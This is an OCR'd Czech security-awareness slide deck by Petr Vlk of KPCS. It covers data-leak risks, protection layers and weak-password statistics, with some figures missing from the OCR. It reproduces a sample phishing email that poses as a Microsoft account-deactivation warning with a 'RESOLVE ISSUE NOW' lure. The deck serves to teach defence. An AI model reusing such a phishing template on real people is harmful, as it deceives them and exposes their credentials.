Jak naštvat bezpečáka

Petr Vlk

KPCS

Dnes nebude mít jednoduchý den…

Uživatelé

Únik a ztráta dat

Ztráta zařízení

Data


Obchodní partneři

Aplikace

Kompromitace údajů

Zákazníci

Zaměstnanci



Zařízení

Cílený útok


Zákonné požadavky

Jakou úroveň kontroly skutečně máte?


Ochrana citlivých dat a externího přístupu

Ochrana identit a mobilních zařízení


Ochrana lokálního perimetru




Základní bezpečnostní mechanismy




P@ssw0rd!



úniků osobních dat způsobeno únikem hesla




hesel jsou duplikáty nebo triviální kombinace



zaměstnanců používá stejná hesla pro práci i soukromí

E-mailová notifikace



[Account-Deactivation]

MF

Microsoft Fix <mx-59545445435@protection.office-365.com>

Tuesday, August 21, 2018 at 1:18 AM

Show Details

Office-365

Hi **Sales**


Your account of [redacted]**com** will be disconnected from sending or receiving mails from other users. because you failed to resolve errors on your mail.

You need to resolve the errors or your account will be disconnected from [redacted]**com**.
Follow the instruction below to resolve now.


RESOLVE ISSUE NOW

Regards,
Microsft Security Team

Přihlašovací stránka

